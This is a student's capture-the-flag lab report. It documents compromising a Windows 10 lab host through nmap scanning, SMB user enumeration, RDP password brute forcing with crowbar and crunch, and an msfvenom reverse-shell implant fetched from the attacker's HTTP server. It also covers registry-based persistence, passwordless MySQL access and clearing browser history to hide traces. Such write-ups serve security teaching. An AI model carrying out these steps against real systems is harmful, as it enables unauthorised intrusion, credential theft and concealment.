



CTF Minor Practical

Semester 1, 2020



15 May 2020

Discover

At first, I used `ifconfig` command to find the IP address on the Kali machine (192.168.1.10). Then I used `nmap 192.168.1.0/24` to discovery other machines in the IP range from 192.168.1.0 to 192.168.1.254. Then I find my attack machine with IP address: 192.168.1.10 and another unknown machine IP address: 192.168.1.70.

Then I used `nmap -sn` to detect the machine in 192.168.1.70 is active or not, so that I can decide whether 192.168.1.70 is out target or not (Figure 1). When I know the host is up, then I continue use `nmap -sV` to find open ports and services running in the target machine, I analyzed the result to see if there have any vulnerabilities that will be feasible to exploit (Figure 2). Although `nmap -sV` given me useful information, but this command will send a large amount of data while it collecting information form the target, and it may cause alert to target. I should avoid using this command if I don't know my target status for the real word detection. But for this CTF, we have already known the target did not log in to the account (Assume I used social engineering know that).

```
kali ➤ nmap -sn 192.168.1.70
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-15 17:36 AEST
Nmap scan report for 192.168.1.70
Host is up (0.00036s latency).
MAC Address: FA:16:3E:31:C6:AC (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

Figure 1 nmap detect target status

```
kali ➤ nmap -sV 192.168.1.70
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-15 17:37 AEST
Nmap scan report for 192.168.1.70
Host is up (0.00030s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.41 beta
80/tcp    open  http         Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.5)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.5)
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3306/tcp   open  mysql        MySQL 5.5.5-10.4.11-MariaDB
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: FA:16:3E:31:C6:AC (Unknown)
Service Info: Host: WINDOWS10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.76 seconds
```

Figure 2 nmap discovery target open ports and services

Access

After I know the IP address of the target machine, I used `auxiliary/scanner/smb/smb_enumusers` found target machine hostname (Windows10), all users account in the target (Administrator, Paul, Guest), password minimum length is 0 and unlimited incorrect password attempts (Figure 3).

```

msf5 > use auxiliary/scanner/smb/smb_enumusers
msf5 auxiliary(scanner/smb/smb_enumusers) > options

Module options (auxiliary/scanner/smb/smb_enumusers):
-----
Name           Current Setting  Required  Description
-----
RHOSTS         .               yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
SMBDomain      .               no        The Windows domain to use for authentication
SMBPass        .               no        The password for the specified username
SMBUser        .               no        The username to authenticate as
THREADS        1               yes       The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/smb/smb_enumusers) > set rhosts 192.168.1.70
rhosts => 192.168.1.70
msf5 auxiliary(scanner/smb/smb_enumusers) > run

[+] 192.168.1.70:445 - WINDOWS10 [ Administrator, DefaultAccount, Guest, Paul, WDAGUtilityAccount ] ( LockoutTries=0 PasswordMin=0 )
[*] 192.168.1.70: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Figure 3 discovery target basic users' information

According to the target machine has unlimited incorrect password attempts; I decided to use *wordlists* to brute force users' password. In general, Administrator has higher security consciousness, and other users may use a weak password. Therefore, I tried to guess Paul's password first. While brute force attack is running, I'm trying to find other possible vulnerabilities I can use to access the target machine. I think the mysql in port 3306 may exist vulnerability because I check from mysql official website, the current version of mysql is 8.0.20 (ORACLE, 2020), whereas target machine mysql version is 5.5.5. After the brute force attack got the result; Paul's password is boomer (Figure 4).

```

msf5 auxiliary(scanner/smb/smb_enumusers) > crowbar -b rdp -u Paul -C /usr/share/wordlists/rockyou.txt -q -s 192.168.1.70/32
[*] exec: crowbar -b rdp -u Paul -C /usr/share/wordlists/rockyou.txt -q -s 192.168.1.70/32

2020-05-15 15:21:08 START
2020-05-15 15:21:36 RDP-SUCCESS : 192.168.1.70:3389 - Paul:boomer

```

Figure 4 Brute force attack Paul's password

Assure


Paul

I created a malware contained with reverse_tcp by using msfvenom, so that when the malware was deployed in the target, I can access to the target. I set port 8000, which did not register the port number of IANA as the listening port on reverse_tcp, so it will avoid using default Metasploit listening port (huge danger to OpSec).

Then I build a simple Python HTTP server with port 8888 and upload the malware(implant.exe) to HTTP server (Figure 5). It is easy to set up, but the malware

is fully visible on the network and many browsers may scan malware files.

I tried to use mounting a local folder over RDP connection to upload malware, but for unknown reasons, target machine cannot detect the disk with malware. To saving time for unknown tasks, I choose to upload malware via HTTP server.



```
File Actions Edit View Help
python -m S_Server 8888

kali ~ /home ls
labadmin
kali ~ /home cd labadmin
kali ~ /home/labadmin ls
kali ~ /home/labadmin cd /root/ocso
kali ~ /ocso ls
implant.exe
kali ~ /ocso cp implant.exe /var/www/html/
kali ~ /ocso service apache2 start
kali ~ /ocso python -m SimpleHTTPServer 80
Traceback (most recent call last):
  File "/usr/lib/python2.7/runpy.py", line 174, in _run_module_as_main
    "__main__", fname, loader, pkg_name)
  File "/usr/lib/python2.7/runpy.py", line 72, in _run_code
    exec code in run_globals
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 235, in <module>
    test()
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 231, in test
    BaseHTTPServer.test(BaseHTTPServer.HandlerClass, BaseHTTPServer.ServerClass)
  File "/usr/lib/python2.7/BaseHTTPServer.py", line 606, in test
    httpd = ServerClass(server_address, BaseHTTPServer.HandlerClass)
  File "/usr/lib/python2.7/SocketServer.py", line 420, in __init__
    self.server_bind()
  File "/usr/lib/python2.7/BaseHTTPServer.py", line 108, in server_bind
    SocketServer.TCPServer.server_bind(self)
  File "/usr/lib/python2.7/SocketServer.py", line 434, in server_bind
    self.socket.bind(self.server_address)
  File "/usr/lib/python2.7/socket.py", line 228, in meth
    return getattr(self._sock,name)(*args)
socket.error: [Errno 98] Address already in use
kali ~ /ocso python -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
```

Figure 5 Python HTTP server

Connecting to the target machine with *rdesktop*, with username: Paul and password: boomer to download the malware (Figure 6).




Figure 6 Download Malware

Running exploit/multi/handler with set exitsession false to let listener keep listening until get connect. Then running the malware to start the meterpreter session on the Kali machine.

To make sure whenever Paul logs in to the machine, I can get persistent access. I use post/windows/manage/persistence_exe to set a Windows registry key to let when Paul logon, the target machine to start deployed malware. Although I think to reboot the target machine to make sure persistence setting works is a good idea, this is the simulating of real penetration test. Reboot target may raise the alarm to Paul. Therefore, I double-checked the persistence parameters setting and leave the backdoor in Paul's account.

```
msf5 auxiliary(scanner/mysql/mysql_login) > use post/windows/manage/persistence_exe
msf5 post(windows/manage/persistence_exe) > options

Module options (post/windows/manage/persistence_exe):

  Name      Current Setting      Required  Description
  ----      -
  REXENAME   default.exe           yes       The name to call exe on remote system
  REXEPATH   /root/ocso/implant.exe yes       The remote executable to upload and execute.
  SESSION    1                     yes       The session to run this module on.
  STARTUP    USER                  yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM, SERVICE)

msf5 post(windows/manage/persistence_exe) > set session 2
session => 2
msf5 post(windows/manage/persistence_exe) > run

[*] Running module against WINDOWS10
[*] Reading Payload from file /root/ocso/implant.exe
[+] Persistent Script written to C:\Users\Paul\AppData\Local\Temp\default.exe
[*] Executing script C:\Users\Paul\AppData\Local\Temp\default.exe
[+] Agent executed with PID 1520
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\iIbLPLzTEFGIA
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\iIbLPLzTEFGIA
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WINDOWS10_20200515.5606/WINDOWS10_20200515.5606.rc
[*] Post module execution completed
```

Figure 7 Persistence setting

Administrator

After I settle backdoor in Paul's account, I found an interesting text file called 'adminpassword', it shows me that administrator is consist of "<myfirstname><birthyear>." (Figure 8)




Figure 8 adminpassword content

I have already known "<myfirstname>" is Paul, then I tried to find another personal profile in Paul's disk, but I didn't find anything. I guess Paul's birth year may range between 0000 to 2000, then I generated a password list using *crunch* with format Paul**** (* means a digit) and store it as hintPass.txt. I ran my password list with *crowbar* to use Brute Force attack to the Administrator's password. But the result is no password in the password list matched. Then I guess if the hint right, the only possibility I can't find the right solution is password is case sensitive. Then I generate a new password list, and this time I set birth year between 1900 to 2000, because the year early than 1900 is impossible and significantly increased Bruce force attack executing efficiency. The format of the new password list is paul****, and store it as hintPass.txt covered the last password list (Figure 9). This time, I successfully got the Administrator's password: paul1960 (Figure 10).

```
msf5 > crunch 8 8 -t paul1%% -o /root/ocso/hintPass.txt
[*] exec: crunch 8 8 -t paul1%% -o /root/ocso/hintPass.txt

Crunch will now generate the following amount of data: 9000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000

crunch: 100% completed generating output
```

Figure 9 Generate password list

```
msf5 > crowbar -b rdp -u Administrator -C /root/ocso/hintPass.txt -q -s 192.168.1.70/32
[*] exec: crowbar -b rdp -u Administrator -C /root/ocso/hintPass.txt -q -s 192.168.1.70/32

2020-05-15 16:27:08 START
2020-05-15 16:27:30 RDP-SUCCESS : 192.168.1.70:3389 - Administrator:paul1960
2020-05-15 16:27:31 STOP
msf5 >
```


Figure 10 Administrator's password

Then repeat the same steps in Paul's account, deployed malware in Administrator's account and leave there a backdoor to make sure that I can access in the future.

Theoretical vulnerability

After I got the flag in Administrator, I considered some other ways to access to Administrator's account.

Mysql: As I found in Access, the Mysql version of the target is only 5.5.5. I tried to login the target machine Mysql database as default username is the root and no password, surprisingly I successes (Figure 11). Then I found a vulnerability called CVE-2016-6662 that can be used to gain root privilege (NIST, 2019). Because I ran out of time, so I did not try to use Mysql to gain higher privilege.



```
kali ~$ mysql -h 192.168.1.70 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 46
Server version: 10.4.11-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show database
+-----+
| Database |
+-----+
| <empty> |
+-----+
```

Figure 11 Log in to Mysql

Leverage

Information summary:

Attack Machine: 192.168.1.10

Target Machine: 192.168.1.70

System Credentials:

Username: Paul

Password: boomer

Username: Administrator

Password: paul1960

Mission result:

Paul's flag (Figure 12):




Figure 12 Mission result – Paul’s Falg

Administrator’s flag (Figure 13):




Figure 13 Mission result – Administrator’s Flag

Additional information gathers:

Administrator’s hidden flag (Figure 14):




Figure 14 Mission result - Administrator’s hidden flag

Administrator’s passwords (Figure 15):



```
passwords.txt - Notepad
File Edit Format View Help
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):
  User: root
  Password:
  (means no password!)

2) FileZilla FTP:
  Port: 21
  User: Paul
  Password:
  (means no password!)

Admin Interface (Only accessible from local machine)
Port: 14147
User: Administrator
Password:
(means no password!)
```

Figure 15 Mission result - Administrator's passwords

Administrator's google chrome search history: I found the Administrator searched keyword 'pastebin' before. It is an online content hosting service and users may store plain text like source code, and code review (Wikipedia, 2020). Therefore, I think the Administrator account holder at least has known about programming, the account holder may also have cybersecurity knowledge. Be cautious, I deleted my malware in both Paul and Administrator account. Then I deleted both chrome history about access to my upload malware HTTP server but left users' previous history records.

Reference

NIST, 2019. *CVE-2016-6662 Detail*. [Online]

Available at: <https://nvd.nist.gov/vuln/detail/CVE-2016-6662>

ORACLE, 2020. *MySQL Community Downloads*. [Online]

Available at: <https://dev.mysql.com/downloads/installer/>

[Accessed 2020].

Wikipedia, 2020. *Pastebin*. [Online]

Available at: <https://en.wikipedia.org/wiki/Pastebin>

[Accessed 2020].